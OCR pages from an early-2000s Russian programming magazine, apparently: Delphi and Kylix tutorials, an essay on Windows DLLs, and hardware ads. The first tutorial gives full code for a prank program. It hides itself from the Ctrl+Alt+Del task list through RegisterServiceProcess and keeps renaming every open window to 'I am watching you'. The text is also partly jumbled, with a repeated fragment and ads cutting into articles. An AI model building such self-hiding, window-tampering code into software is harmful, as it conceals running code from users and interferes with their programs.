Запусти Delphi. Если он у тебя уже запущен, то создай новый проект. Как всегда, перед тобой появится пустая форма. Она нам сегодня не понадобится, поэтому удалим ее. Для этого из меню "Project" выбери пункт меню "Remove from Project...". Перед тобой появится окно, в котором ты должен выделить имя формы и нажать "OK".

Теперь нужно войти в исходник самого проекта. Для этого выбери из меню "Project" пункт "View Source". Здесь можно удалять все, кроме строки:

program Project1;

Напиши там все, что написано в листинге 1. Все, наша прога готова. Теперь можно создать запускной файл (нажми Ctrl+F9 или выбери из меню "Project" пункт "Compile") или даже запустить прогу.




Рисунок 2. Удаление из проекта главной формы




Рисунок 3. Меню Project



Супервозможности Delphi

Horrific (smirnandr@mail.ru)
www.cydsoft.com/vr-online/
Константин Артемьев (barso2001@mail.ru)

Я НЕ ТОРМОЗЪ, Я МЕДЛЕННЫЙ ГАЗЪ!!!

Для того, чтобы ты не выглядел тупорылой коровой, давай разберем по клавишам сегодняшний пример. О тормозе и о тупой корове - это я о себе. Если кто подумал это на свой счет, то это зря.

Всегда желательно знать, что ты делаешь, а не безмозгло повторять за другими. Тем более, что тут много всего интересного.

Ты уже знаешь, что после ключевого слова uses пишут подключаемые модули. У нас их всего два: windows и messages. В этих двух модулях идет описание основных WinAPI функций и сообщений. Из этих модулей Delphi узнает о существовании WinAPI и как с ним работать.

Далее идет описание функции registerserviceprocess, которая позволяет прятать прогу от магических клавиш Ctrl+Alt+Del:

```
procedure registerserviceprocess; external 'kernel32.dll'
  name 'RegisterServiceProcess';
```

Подобным образом мы уже описывали в прошлый раз функцию из созданной нами библиотеки DLL. Здесь я показываю, что в библиотеке kernel32.dll (это ядро Windows) есть функция registerserviceprocess.

Дальше идет функция EnumWindowsProc. О ней мы поговорим немного позже, а сейчас перейду на начало программы.

ВСТРОЕННЫЙ АССЕМБЛЕРЪ

В Delphi есть встроенный ассемблер. Ты можешь прямо среди кода на паскале писать код на ассемблере. Вот я так и делаю.

```
asm
  push 1
  push 0
  call registerserviceprocess;
end;
```

С помощью директивы asm я открываю блок кода на ассемблере. Как только ассемблер мне уже не нужен, я ставлю end и снова могу писать на паскале. Я написал на этом чудо-языке три строчки кода. Первые две заносят в стек чисел 1 и 0 (это параметры функции registerserviceprocess). После этого я вызываю саму функцию с помощью call registerserviceprocess. То же самое можно было бы сделать и с помощью вызова на паскале registerserviceprocess(0, 1), но я захотел показать тебе, как работает встроенный ассемблер.

ЛОВЛЯ НА ЖИВЦА

Все программа спрятана, теперь пора переходить к главным обязанностям - поменять заголовки всех окон. Для этого я запускаю цикл:

```
while условие do
  begin
  end
```




Рисунок 4. Код

Цикл while... do означает - выполнять, пока не будет выполнено условие. У меня в качестве условия указано "true". Это значит, что цикл будет выполняться бесконечно.

Внутри цикла я вызываю функцию EnumWindows (перечислить окна). В качестве единственного параметра ей нужно передать адрес другой функции, которая будет вызываться каждый раз, когда найдено какое-нибудь запущенное окно. Для этого у меня служит функция EnumWindowsProc. Так что каждый раз, когда EnumWindows найдет окно, будет выполняться код, написанный в EnumWindowsProc . Этот код выглядит вот так:

```
function EnumWindowsProc(h: hwnd): BOOL; stdcall;
begin
 SendMessage(h,WM_SETTEXT,0,
  lparam(PChar('Я за тобой наблюдаю...')));
end;
```

У функции EnumWindowsProc есть один параметр - идентификатор найденного окна. Этого достаточно, чтобы мы могли изменить его заголовок. Есть функция SendMessage, которая посылает сообщения Windows. Вот ее параметры:

1. Первый параметр - идентификатор окна, которому надо отослать сообщение.
2. Второй параметр - тип сообщения. Я указываю WM_SETTEXT. Это сообщение заставляет окно сменить заголовок.
3. Третий - для данного сообщения должен быть 0.
4. Четвертый параметр - новое имя окна.

Итак, с помощью SendMessage мы посылаем найденному окну сообщение о том, что надо поменять заголовок. Новый заголовок указан во втором параметре SendMessage.

ИТОГЪ!!!

Вот и все! Наш пример удался, можешь скомпилить и проверить. Мы написали прогу, которая использует WinAPI, и ты даже не заметил этого. Я прав? А как же функция EnumWindowsProc или же SendMessage? Это самые настоящие WinAPI функции. RegisterServiceProcess - тоже относится к WinAPI, но нам пришлось ее описать вручную, потому что ее описания в стандартных библиотеках нет.

Наша программа не видна по трем клавишам и без проблем прошла тест в Win98. Единственное, что я тебе не рассказал, так это как я делаю задержку в 100 мс (в исходнике помечено комментариями). Но это уже отдельная история, и всему свое время.

Ну а на сегодня хватит. Как всегда, ты можешь забрать исходники с моего сайта. www.cydsoft.com/vr-online/.

Листинг1

```
program Project1;

uses windows, Messages;

procedure registerserviceprocess; external 'kernel32.dll'
  name 'RegisterServiceProcess';

//Функция EnumWindowsProc
function EnumWindowsProc(h: hwnd): BOOL; stdcall;
begin
 SendMessage(h,WM_SETTEXT,0,lparam(PChar('Я за тобой наблюдаю...')));
end;

//Начало программы
var
 h:THandle;
begin
 asm
  push 1
  push 0
  call registerserviceprocess;
 end;

 //Запускаю цикл
 while true do
  begin
   //Запускаю перечисление всех окон
   EnumWindows(@EnumWindowsProc,0);

   //Делаю задержку в 100 мс.
   h:=CreateEvent(nil, true, false, '');
   WaitForSingleObject(h, 100);
   CloseHandle(h);
  end;
end.
```

МИФЪ О БОЛЬШОМ КОДЕ DELPHI

Есть заблуждение, что в Delphi нельзя создать маленькие утилиты небольшого размера. Это не так. Сегодня я опровергнул это, потому что мой пример занимает чуть больше 8 кило. Просто я не использовал библиотеку VCL.

C++ тоже не может создавать компактные утилиты, потому что MFC не менее громоздкий и жрет очень много места. Только на чистом С, можно написать что-нибудь действительно маленькое (не используя MFC).

Delphi без VCL - это то же самое, что и C++ без MFC. Приходится писать проги на голом языке с использованием только API функций Windows. Но это намного сложнее, поэтому здесь встает дилема: либо потерять пару сотен кило, но быстро и легко написать даже самую сложную утилу, либо писать все руками, но дать юзеру компактную софтину. Каждый делает свой выбор. ро Windows) есть функция registerserviceprocess.

ГРАФИКА В LINUX/KYLIX

(Внимание!!! Пример, написанный в Kylix, прекрасно работает в Delphi)

Horrific (smirnandr@mail.ru) www.cydsoft.com/vr-online/



Кто сказал, что работа с графикой в Linux - болезнь гемора? Кто сказал, что Linux нормально работает только в текстовом режиме? Да, графическая оболочка в Linux притормаживает по сравнению с окнами. Но это не значит, что работа невозможна.

НАЧНЕМ-СССС



Рис 1. Картинка для анимации

С помощью Kylix работа с графикой в Linux превращается в увлекательнейшее занятие. Сегодня я покажу тебе, как создать простенькую анимацию. Для этого заготовь какой-нибудь рисунок любого размера, желательно не более 100 на 100. То, что приготовил я, ты можешь увидеть на рисунке 1. Признаюсь честно, что картинку я нагло стырил, потому что сам я рисовать не умею. Глядя на то, как я рисую, можно сказать, что для меня слово художник происходит от того слова, которое пишут на заборе :).

СРАЗУ ПОШКОДИМЪ

Запускай Kylix и создавай новый проект. Перейди в редактор кода и найди описание закрытых переменных (об этом мы говорили в самой первой статье). Допиши туда следующее:

```
private
  { Private declarations }
  fbitmap:TBitmap;
  X, Y, XR,YR:Integer;
```

Я дописал сюда несколько переменных, которые буду использовать при анимации. fbitmap - я объявил как объект TBitmap, т.е. точечный рисунок. X, Y, XR и YR - сделал целыми числами. Первые две переменные (X и Y) я буду использовать для хранения текущей позиции картинки. Вторые две будут хранить скорость движения картинки.

ГОТОВНОСТЬ №1

Создай обработчик события для формы OnCreate. Напиши там то, что написано в листинге 1, а я сейчас поясню, что там происходит. В первой строке я инициализирую переменную fbitmap. Для этого надо ей присвоить TBitmap.Create. Почему именно это надо присвоить? Да потому что переменная fbitmap типа TBitmap, поэтому нужно вызвать именно его метод Create. Почему fbitmap нужно инициализировать? Потому что это объект, который использует память, а во время инициализации выделяется необходимая память и инициализируются необходимые свойства значениями по умолчанию.

Определить переменные, которые надо инициализировать, очень легко. Если название ее типа начинается с буквы T, то инициализация обязательна. Все, что начинается с T, это объекты. Они используют память и требуют инициализации. Для этого нужно вызвать метод Create (иногда называется конструктором) объекта, как мы это делаем с картинкой.

Во второй строке я загружаю картинку. У нашего объекта fbitmap есть метод LoadFromFile. В качестве параметра нужно указать имя файла, который нужно загрузить. Если файл находится в той же директории, то можно указать только имя. Если где-то в другом месте, то придется указывать полный путь.

Далее я присваиваю переменным X и Y значение 0. Это будет начальное положение картинки. А переменным XR и YR - значение 5. Это будет скорость движения картинки.

ГОТОВНОСТЬ №2

Теперь создай обработчик события OnPaint. Напиши там все, что показано в листинге 2. Мы уже занимались рисованием в Delphi, здесь это происходит точно так же. Сейчас я тебе напомню, как это делается.

Для рисования используется объект TCanvas. У большинства компонентов уже есть свойство Canvas (по-русски холст), которое ты можешь использовать для

NEXT



Компьютеры "МИР" на базе материнских плат Micro-Star®


сертифицированы Ростандартом

КОМПЬЮТЕРНЫЕ СИСТЕМЫ МИР


Ф ЦЕНТР

www.fcenter.ru



30 часов тестирования


гарантия на системные блоки 2 года




предустановка лицензионного программного обеспечения


гарантийное обслуживание и послегарантийное сопровождение





ст. м. "Бабушкинская" ул. Сухонская, д.7а, тел.: 472-6401
ст. м. "Улица 1905 года" ул. Мантулинская, д.2, тел.: 205-3524
ст. м. "ВДНХ" ВВЦ пав. №71 и пав.№2 ТК "Регион", тел.: 785-1-785

Horrific (smirnandr@mail.ru)
www.cydsoft.com/vr-online/

вывода графики. У главной формы тоже есть такое свойство, так что им мы и воспользуемся.
У холста есть очень хороший метод - Draw, который может рисовать картинки. Ему надо только передать три параметра: X и Y позицию картинки и саму картинку. Вот это я и делаю.

СОЗДАЕМЪ АНИМАЦИЮ

Брось куда-нибудь на форму компонент TTimer с закладки Additional. Выдели его и в объектном инспекторе установи в параметре Interval значение 50. Мы уже пользовались таймером, и ты должен знать, что каждые X миллисекунд таймер будет генерировать событие, которое мы можем выловить. "X" в данном случае не журнал, а количество миллисекунд, указанное в свойстве Interval.




Рис 2. Компонент TTimer XXX

Теперь перейди на закладку Events и создай обработчик события OnTimer. Там напиши все, что написано в листинге 3. Итак, каждые 50 миллисекунд будет вызываться эта процедура. В ней мы будем изменять X и Y позиции нашей картинки, чтобы она перемещалась по экрану. Давай посмотрим, как я это делаю.
В первой строке X:=X+XR я переменной X присваиваю ее текущее значение плюс XR. То есть увеличиваю позицию картинки на значение скорости. То же самое я делаю и с Y.




Рис 3. Форма

Дальше идет проверка, не пересекла ли картинка край окна. Если X<0, то я присваиваю скорости (XR) значение 5. Если X больше значения ширины экрана (Width) минус ширина картинки (fbitmap.Width), то есть картинка пересекла ширину окна, то значению скорости (XR) я присваиваю -5. Это заставит двигаться картинку в обратную сторону. Почему? Да потому что когда будет выполняться строка X:=X+XR, где XR=-5, значение X будет уменьшаться. Если ты и сейчас не понял, то бегом в первый класс средней школы, ты пропустил очень много интересного в своей жизни :).
Те же операции происходят и с Y координатой картинки. Так что здесь я останавливаться не буду.
Самая последняя функция - FormPaint(nil) - заставляет экран перерисоваться.




Рис 4. Результат работы

УСТАЛЛА АЛЛА

Все, пример готов. Можешь нажать F9, чтобы запустить прогу. На рисунке 4 ты можешь увидеть результат его работы. Как видишь, после картинки остается след ее движения. Я специально его оставил, чтобы ты мог увидеть результат в полном объеме. Если ты хочешь от него избавиться, то в обработчике события OnPaint первыми строчками (перед рисованием картинки) напиши:

```
Canvas.Brush.Color:=clWhite;
Canvas.FillRect(ClientRect);
```

Это заставит прогу сначала закрасить все окно белым цветом, а потом на чистый экран вывести картинку.
Все!!! На сегодня новостей больше нет. Исходник ты, как всегда, сможешь забрать с моего сайта www.cydsoft.com/vr-online/. Удачи тебе!!!

Листинг 1

```
procedure TForm1.FormCreate(Sender: TObject);
begin
 fbitmap:=TBitmap.Create;
 fbitmap.LoadFromFile('Bart.bmp');
 X:=0;
 Y:=0;
 XR:=5;
 YR:=5;
end;
```

Листинг 2

```
procedure TForm1.FormPaint(Sender: TObject);
begin
Canvas.Draw(X,Y,fbitmap);
end;
```

Листинг 3

```
procedure TForm1.Timer1Timer(Sender: TObject);
begin
 X:=X+XR;
 Y:=Y+YR;
 if X<0 then XR:=5;
 if X>Width-fbitmap.Width then XR:=-5;
 if Y<0 then YR:=5;
 if Y>Height-fbitmap.Height then YR:=-5;
 FormPaint(nil);
end;
```

ИЗ ЧЕГО ЖЕ СДЕЛАН WINDOWS?

Все, наверно, помнят такую песенку: "Из чего же, из чего же, из чего же сделаны эти мальчишки?". Глупейшая песня, и я со слезами на глазах вспоминаю, как я в лагере (я имею ввиду пионерский, а не концлагерь :) распевал ее вместе с остальными пионерами. Ох, и веселые были времена. Жаль, сейчас так не развлечешься :(. О чем это я? Ах да... Я хотел рассказать тебе, из чего состоит Windows.
Большинство думает, что Windows - это все, что находится в папке c:\Windows, а ее ядро - это win.com. В какой-то степени это так, но не совсем. Ядро окошек - это простой DLL файл, а если быть конкретнее, то это Kernel32.dll. При старте Windows эта библиотека загружается в память в единственном экземпляре, и любая прога может обращаться к содержащемуся в ней коду и использовать его в своих целях.
Точно так же за вывод графики в Windows отвечает GDI32.DLL, которая также загружается при старте в единственном экземпляре.
В Windows очень много дыр, но динамические библиотеки это достаточно гениальное решение многократно используемого кода.

ГРАФИЧЕСКИЕ ДВИЖКИ

Любой геймер обязан знать про существование OpenGL. Что это такое? Какой-то пакет программ? Какой-то SDK для создания графики? Ничего подобного, это всего лишь две динамические библиотеки opengl.dll (opengl32.dll) и glu.dll (glu32.dll).
Что такое DirectX? Это графическая библиотека, которая состоит из DirectDraw, DirectInput, DirectMusic, DirectPlay и так далее. Все это не что иное, как простые динамически подгружаемые библиотеки. DirectDraw это Ddraw.dll, DirectInput это Dinput.dll, DirectMusic это Dmusic.dll и так далее. Любые игровые движки выполнены в виде динамически загружаемых библиотек.

mc МОБИЛЬНЫЕ КОМПЬЮТЕРЫ

www.mconline.ru

ПОЛЕЗНЫЙ ЖУРНАЛ О **МОБИЛЬНЫХ УСТРОЙСТВАХ**



Тесты и рекомендации по выбору ноутбуков и карманных компьютеров

Обзоры мобильных телефонов и цифровых фотокамер

Новости от крупнейших производителей различных мобильных устройств

СДЕЛАНО В (game)land

www.gameland.ru

Спрашивайте в журнальных киосках

— 6 —

ЧТО ТАКОЕ DLL И ЗАЧЕМ ОНИ НУЖНЫ

Horrific (smirnandr@mail.ru)
www.cydsoft.com/vr-online/

Программеры всех стран уже более 30 лет борются с проблемой многоразового использования однажды написанного кода. Так уж повелось, что 30-50% кода в простых офисных приложениях схожи между собой или решают одни и те же задачи. Ни один программер не захочет каждый раз снова кодить одно и то же. Как хорошо, когда можно использовать один раз написанный код многократно ....
Я сам не люблю в каждой новой проге писать одно и то же. Как хорошо, когда написал какой-то универсальный код, а потом только его и используешь.

РЕШЕНИЕ №1

Самым первым решением этой проблемы стал модульный кодинг. Ты пишешь какой-то кусок кода, оформляешь его в виде модуля, а потом просто используешь в своих прогах. Все прекрасно и удобно, а главное, что все довольны. Теперь не надо каждый раз выдумывать велосипед, просто добавил к своей проге определенный модуль и без проблем используй код, когда-то написанный тобой или кем-то другим.
Казалось, что это было самое простое и самое эффективное решение. Но все было прекрасно, пока не появилась многозадачность. Вот тут программеры заметили, что еще не все так эффективно и полно места, куда можно приложить свои ручонки.

ПРОБЛЕМА 1

Давай представим ситуацию, когда один добрый чел написал прекрасный модуль размером 1 метр. Другой добрый чел решил воспользоваться его возможностями и подключил к своей проге. Модуль и прога слились в одно целое. Вроде все нормально, но я же сказал, что прога и модуль слились в одно целое. Это значит, что размер проги увеличился на размер модуля, т.е. на 1 мег. Ни фига себе пельмень :). А теперь представь, что другой чел написал другую утилу с использованием этого модуля.... Его прога тоже увеличилась на 1 мег. Получается, что на винте пользователя хранятся две проги, в которых по 1 мегу кода одинаковых. И кому это нужно?
Ну, конечно же, насчет модуля в 1 мег я загнул. В те времена даже 100-килобайтный модуль было тяжело найти. Но надо учитывать, что и винты тогда были не бесконечные. Тогда крутым винтом считался диск в 20 метров. Это тебе не нынешние десятки гигов на одной пластине. Возможно, ты тогда еще под стол ходил. Я сам застал такие машины только на первом курсе института, а это было лет 8 назад.

ПРОБЛЕМА 2

Пока существовали только однозадачные ОСи, проблема с излишней растратой дискового пространства была единственной. Но как только задумались о многозадачности и в мыслях Гейтса появились идеи создать Windows, так сразу возникла другая проблема.... Представь себе ситуацию, когда ты запускаешь обе этих проги одновременно. При старте любая прога грузится в оперативку и только потом выполняется. Так что получается, что обе проги загрузят в оперативку один и тот же код. Вот это уже абсолютно никому не нужно.
Это нынешним летом память подешевела в несколько раз, и теперь лишние сто кило погоды не сделают. А раньше она стоила достаточно дорого, и люди каждый байтик доставался потом и кровью. Но если ты думаешь, что установка в свою тачку 500 мегов мозгов решит проблему, то ты крупно ошибаешься.

Хотя память и дешевая, проги от этого меньше не стали. Если посмотреть на запросы той же Windows2000, то сразу хочется взять зонтик, вставить его Биллу в задний проход и раскрыть. Это что он там такое натворил, что Windows 2000 Server просит для нормальной работы минимум 256 мегов? А если учесть, что некоторые чипсеты не поддерживают памяти более 512 мегов, то о нормальной одновременной работе Windows 2000 Server + 3D Studio Max + MPEG4 можно забыть. Они всю память сожрут как термиты за пять сек.

РЕШЕНИЕ 2

И вот тут было найдено вполне солидное решение: не стыковать модули с основной прогой, а сохранять их в отдельный файл и пусть любая прога загружает его по мере надобности. Ляпнул, отвечай за базар. Так появились библиотеки DLL, что означает Dynamic Link Library. Это библиотеки, которые подключаются к программе динамически. В них можно хранить исполняемый код в виде процедур или функций, ресурсы проги, графику или даже видеоролики.
Вот так. Теперь прога не увеличивалась на размер модуля при компиляции, а просто загружала код из DLL файла в память и использовала его. Если одна прога уже загрузила DLL, то следующая прога не будет уже этого делать. Она воспользуется уже загруженной версией. Таким образом, экономится не только диск, но и оперативка, которой, как и денег, много не бывает.

К СВЕТЛОМУ БУДУЩЕМУ

Сейчас уже DLL - это не просто динамически подгружаемая библиотека. Ты, наверно, уже не раз слышал про компоненты ActiveX. Они также могут быть выполнены в виде ocx или dll файлов. Да оно и понятно, ActiveX используются сейчас достаточно много и весят они в несколько раз больше, чем самая большая DLL библиотека. Так что единственный и нормальный выход экономить место винта и памяти - это засунуть ActiveX в динамически подгружаемую библиотеку. Хотя это уже не та DLL, но все же работает по тем же принципам.

ЗАГРУЗКА БИБЛИОТЕКЪ

У динамических библиотек есть единственный недостаток - на загрузку тратится лишнее время. Зато если библиотека уже загружена другой прогой, то она появляется намного быстрей. Не веришь? Отложи сейчас журнал и возьми в руки секундомер. Теперь запусти Word или Excel. Засеки, сколько времени будет проходить загрузка. Теперь закрой прогу и запусти ее снова. Она появится на экране практически моментально. Это потому, что после выхода из проги DLL-файл не выгружается из памяти. Это происходит только тогда, когда окнам не хватает памяти и ни одна из прог не использует в данный момент эту библиотеку.
А теперь представь себе, что такое Word .... Представил? Это и текстовый редактор, и проверка орфографии, и построитель диаграмм, редактор формул и куча еще всякой всячины. Представь себе, что было бы, если все это засунуть в один файл? Нет, ты это не можешь представить. Это был бы один запускной файл размером в 30-50 мегов.
А теперь вспомни, что я тебе сегодня говорил: перед запуском прога загружается в память. Представляешь теперь, сколько бы грузился Word? А сколько памяти он сожрал бы? А тебе ведь и половина его возможностей абсолютно не нужна. И зачем же их грузить в память?
При использовании динамических библиотек в запускном файле находится только самое основное, а дополнительные возможности подгружаются по мере надобности из DLL-файлов. Таким образом, суммарная скорость загрузки уменьшается, причем очень даже значительно.

ИТОГЪ

У динамических библиотек сплошные преимущества и ни одного существенного недостатка. Поэтому они получили такое широкое распространение и программеры используют их на каждом углу, когда надо и когда не надо. Никогда нельзя быть уверенным, что какой-то код уже больше никогда не понадобится. Всегда нужно рассчитывать на будущее.
Я надеюсь, что я тебя убедил в великих возможностях DLL. Это действительно так. Конечно же, ActiveX более продвинуты, но они требуют геморрной регистрации в системе и намного сложнее в кодинге. Но если ты разберешься с этим, то сможешь поднять свой уровень кодинга на новую высоту.



U.S.Robotics

Что делает фантазию реальностью?





56k Message Modem


Этот голосовой факс-модем обеспечивает отличные условия работы в Интернете, а также позволяет записывать голосовые сообщения и факсы, даже когда Ваш компьютер отключен (до 20 минут на автоответчике или 50 страниц факсов).

56k FaxModem

Хотите иметь факс-модем без излишеств, но ещё при этом экономить на оплате счетов от провайдера? - 56k FaxModem уверенно обеспечит высокую скорость. С этим факс-модемом весь мир Интернета на Вашем экране - шоппинг, игры, видеоклипы, музыка.

Courier V.Everything Corporate Modem

Этот знаменитый модем обеспечивает максимально доступную скорость при любом соединении. Помимо работы во всех стандартах, включая V.90, Courier имеет высокоскоростной последовательный интерфейс (230 кбит/с), мощную систему защиты от несанкционированного доступа. Работает на коммутируемой и выделенной линиях в синхронном и асинхронном режимах.



OfficeConnect 56k Business modem

Предоставляет уникальные возможности для передачи больших, хорошо сжимаемых файлов за счет суперскоростного интерфейса через USB. Особенно хорош для серфинга в Интернет. Поддерживает все стандарты передачи данных и факсимильной связи, включая скоростную 56Кбит/с технологию V.90 и суперпомехоустойчивый протокол HST 16800. В отличие от модемов серии Courier не поддерживает режим работы по двухпроводной выделенной линии и синхронный режим.



www.rrc.ru



ПРИГЛАШАЕМ К СОТРУДНИЧЕСТВУ ДИЛЕРОВ

Москва: (095) 956-1717 • С.-Петербург: (812) 325-0636
Киев: (044) 440-3200 • email: info@rrc.ru

The 1st World Cyber Games Russia Preliminary

Александр '2poisonS' Сидоровский (2poisonS@real.xakep.ru)



THE 1ST WORLD CYBER GAMES RUSSIA PRELIMINARY


НАШ БИЛЕТ В БОЛЬШОЙ КИБЕР-СПОРТ

